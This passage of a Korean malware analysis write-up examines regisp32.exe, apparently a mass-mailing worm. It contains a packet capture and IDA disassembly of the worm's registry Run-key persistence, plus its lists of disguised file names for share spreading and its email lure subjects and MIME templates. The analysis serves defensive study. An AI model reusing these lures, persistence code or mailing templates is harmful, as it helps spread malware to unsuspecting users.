TCP       1072 > domain [SYN] Seq=0 Len=0 MSS=1460
NBNS      Name query NBSTAT *<00><00><00><00><00><00><00><00><00><00><00><0
TCP       domain > 1072 [RST] Seq=79101072 Len=0
TCP       1072 > domain [SYN] Seq=0 Len=0 MSS=1460
NBNS      Name query NBSTAT *<00><00><00><00><00><00><00><00><00><00><00><0
TCP       domain > 1072 [RST] Seq=4211683634 Len=0
TCP       1073 > domain [SYN] Seq=0 Len=0 MSS=1460
NBNS      Name query NBSTAT *<00><00><00><00><00><00><00><00><00><00><00><0
TCP       domain > 1073 [RST] Seq=0 Len=0
TCP       1073 > domain [SYN] Seq=0 Len=0 MSS=1460
NBNS      Name query NBSTAT *<00><00><00><00><00><00><00><00><00><00><00><0
TCP       domain > 1073 [RST] Seq=5369058 Len=0
TCP       1073 > domain [SYN] Seq=0 Len=0 MSS=1460
NBNS      Name query NBSTAT *<00><00><00><00><00><00><00><00><00><00><00><0
TCP       domain > 1073 [RST] Seq=4148574679 Len=0
TCP       1074 > domain [SYN] Seq=0 Len=0 MSS=1460
NBNS      Name query NBSTAT *<00><00><00><00><00><00><00><00><00><00><00><0
TCP       domain > 1074 [RST] Seq=0 Len=0
TCP       1074 > domain [SYN] Seq=0 Len=0 MSS=1460
NBNS      Name query NBSTAT *<00><00><00><00><00><00><00><00><00><00><00><0
TCP       domain > 1074 [RST] Seq=2777335081 Len=0
TCP       1074 > domain [SYN] Seq=0 Len=0 MSS=1460
NBNS      Name query NBSTAT *<00><00><00><00><00><00><00><00><00><00><00><0
```

6kb regisp32.exe 파일만 단독 실행해보면 위에서 일어났던 Regmon , Filemon, Ethereal 에서의 동작과 같다는것을 확인할수 있습니다.





이제 IDA에서 분석을 해봅시다.

먼저 regisp32.exe 악성코드 Flow의 한 부분입니다.
화면이 작은데 **regisp32_flow.pdf** 파일을 참고해주세요.
그리고 IDA 관련 자세한 분석은 다른문서에서 다루도록 하겠습니다.




다음은 분석과 중에 스냅샷입니다.






windspl.exe 파일 생성과정



시작 레지스트리에 등록하는 부분

```
    ; Attributes: bp-based frame

    sub_401B1C proc near

    hKey= dword ptr -4

000 push    ebp
004 mov     ebp, esp
004 add     esp, 0FFFFFFFCh
008 lea     eax, [ebp+hKey]
008 push    eax             ; phkResult
00C push    offset SubKey   ; "SOFTWARE\\Microsoft\\Windows\\CurrentVersi"...
010 push    80000001h       ; hKey
014 call    RegCreateKeyA
008 push    offset Data
00C call    lstrlen
008 push    eax             ; cbData
00C push    offset Data     ; lpData
010 push    1               ; dwType
014 push    0               ; Reserved
018 push    offset ValueName ; "DsplObjects"
01C push    [ebp+hKey]      ; hKey
020 call    RegSetValueExA
008 push    [ebp+hKey]      ; hKey
00C call    RegCloseKey
008 leave
000 retn
    sub_401B1C endp
```

실제 메일을 보낼때의 부분입니다.
mailsend_flow.pdf 을 참고해주세요.



공유폴더에 다음목록의 파일명으로 복사

```
; char aShar[]
aShar           db 'shar',0                 ; DATA XREF: sub_403880+83↑o
aMicrosoftOffic db 'Microsoft Office 2003 Crack, Working!.exe',0
                                            ; DATA XREF: sub_4037EF+16↑o
aMicrosoftWindo db 'Microsoft Windows XP, WinXP Crack, working Keygen.exe',0
aMicrosoftOff_0 db 'Microsoft Office XP working Crack, Keygen.exe',0
aPornoSexOralAn db 'Porno, sex, oral, anal cool, awesome!!.exe',0
aPornoScreensav db 'Porno Screensaver.scr',0
aSerials_txt_ex db 'Serials.txt.exe',0
aKav5_0         db 'KAV 5.0',0
aKasperskyAntiv db 'Kaspersky Antivirus 5.0',0
aPornoPicsArhiv db 'Porno pics arhive, xxx.exe',0
aWindowsSourcec db 'Windows Sourcecode update.doc.exe',0
aAheadNero7_exe db 'Ahead Nero 7.exe',0
aWindownLonghor db 'Windown Longhorn Beta Leak.exe',0
aOpera8New_exe  db 'Opera 8 New!.exe',0
aXxxHardcoreIma db 'XXX hardcore images.exe',0
aWinamp6New_exe db 'WinAmp 6 New!.exe',0
aWinamp5ProKeyg db 'WinAmp 5 Pro Keygen Crack Update.exe',0
aAdobePhotoshop db 'Adobe Photoshop 9 full.exe',0
aMatrix3Revolut db 'Matrix 3 Revolution English Subtitles.exe',0
aAcdsee9_exe    db 'ACDSee 9.exe',0
                db 0
```

메일 발송시에 명령어들

```
0040668A      ; char aDateSToSSFromS[]
0040668A      aDateSToSSFromS db 'Date: %s',0Dh,0Ah    ; DATA XREF: sub_403A9F+51↑o
0040668A                      db 'To: "%s" <%s>',0Dh,0Ah
0040668A                      db 'From: "%s" <%s>',0Dh,0Ah
0040668A                      db 'Subject: %s',0Dh,0Ah
0040668A                      db 'Message-ID: <%s%s>',0Dh,0Ah
0040668A                      db 'MIME-Version: 1.0',0Dh,0Ah
0040668A                      db 'Content-Type: multipart/mixed;',0Dh,0Ah
0040668A                      db '        boundary="--------%s"',0Dh,0Ah
0040668A                      db 0Dh,0Ah,0
0040672A      ; char aSContentTypeTe[]
0040672A      aSContentTypeTe db '----------%s',0Dh,0Ah ; DATA XREF: sub_403D7F+E7↑o
0040672A                      db 'Content-Type: text/html; charset="us-ascii"',0Dh,0Ah
0040672A                      db 'Content-Transfer-Encoding: 7bit',0Dh,0Ah
0040672A                      db 0Dh,0Ah,0
00406789      ; char aSContentTypeSN[]
00406789      aSContentTypeSN db '----------%s',0Dh,0Ah ; DATA XREF: sub_403D7F+1D3↑o
00406789                      db 'Content-Type: %s; name="%s.%s"',0Dh,0Ah
00406789                      db 'Content-Transfer-Encoding: base64',0Dh,0Ah
00406789                      db 'Content-Disposition: attachment; filename="%s.%s"',0Dh,0Ah
00406789                      db 'Content-ID: <%s.%s>',0Dh,0Ah
00406789                      db 0Dh,0Ah,0
00406825      ; char aSContentTypeAp[]
00406825      aSContentTypeAp db '----------%s',0Dh,0Ah ; DATA XREF: sub_403D7F+260↑o
00406825                                              ; sub_403D7F+2FE↑o
00406825                      db 'Content-Type: application/octet-stream; name="%s%s"',0Dh,0Ah
00406825                      db 'Content-Transfer-Encoding: base64',0Dh,0Ah
00406825                      db 'Content-Disposition: attachment; filename="%s%s"',0Dh,0Ah
00406825                      db 0Dh,0Ah,0
```

메일 제목리스트

```
00406959      aReply          db 'reply',0
0040695F      aGwdHello       db 'Gwd: Hello :-)',0
0040696E      aGwdYahoo       db 'Gwd: Yahoo!!!',0
0040697C      aGwdThankYou    db 'Gwd: Thank you!',0
0040698C      aGwdThanks      db 'Gwd: Thanks :)',0
0040699B      aGwdTextMessage db 'Gwd: Text message',0
004069AD      aGwdDocument    db 'Gwd: Document',0
004069BB      aGwdIncomingMes db 'Gwd: Incoming message',0
004069D1      aGwdIncomingM_0 db 'Gwd: Incoming Message',0
004069E7      aGwdIncomingMsg db 'Gwd: Incoming Msg',0
004069F9      aGwdMessageNoti db 'Gwd: Message Notify',0
00406A0D      aGwdNotificatio db 'Gwd: Notification',0
00406A1F      aGwdChanges__   db 'Gwd: Changes..',0
00406A2E      aGwdUpdate      db 'Gwd: Update',0
00406A3A      aGwdFaxMessage  db 'Gwd: Fax Message',0
00406A4B      aGwdProtectedMe db 'Gwd: Protected message',0
00406A62      aGwdProtected_0 db 'Gwd: Protected message',0
00406A79      aGwdForumNotify db 'Gwd: Forum notify',0
00406A8B      aGwdSiteChanges db 'Gwd: Site changes',0
00406A9D      aGwdHi          db 'Gwd: Hi',0
00406AA5      aGwdCryptedDocu db 'Gwd: crypted document',0
00406ABB                      align 4
```

분석하면서 중요한 부분만 했기 때문에 넘어간 부분이 너무 많고,
마지막에 조금 빠르게 끝내버린것 같지만 분석결과 다른 악성코드를 받는 시나리오인데 받아야할 사이트가 현재 서비스 되지 않거나 여러 가지 이유로 다음 시나리오로 못넘어가서 분석을 마칠까 합니다.
실제 악성코드를 새로 받아야 분석하는 의미가 있는데 다음에 다루도록하겠습니다.

부족한 글 끝까지 읽어주셔서 감사드리고, 혹시 잘못된 내용이나 잘못 알고있는것이 있거나
문의할 내용이 있으시면 메일로 보내주시기 바랍니다.

Certlab@gmail.com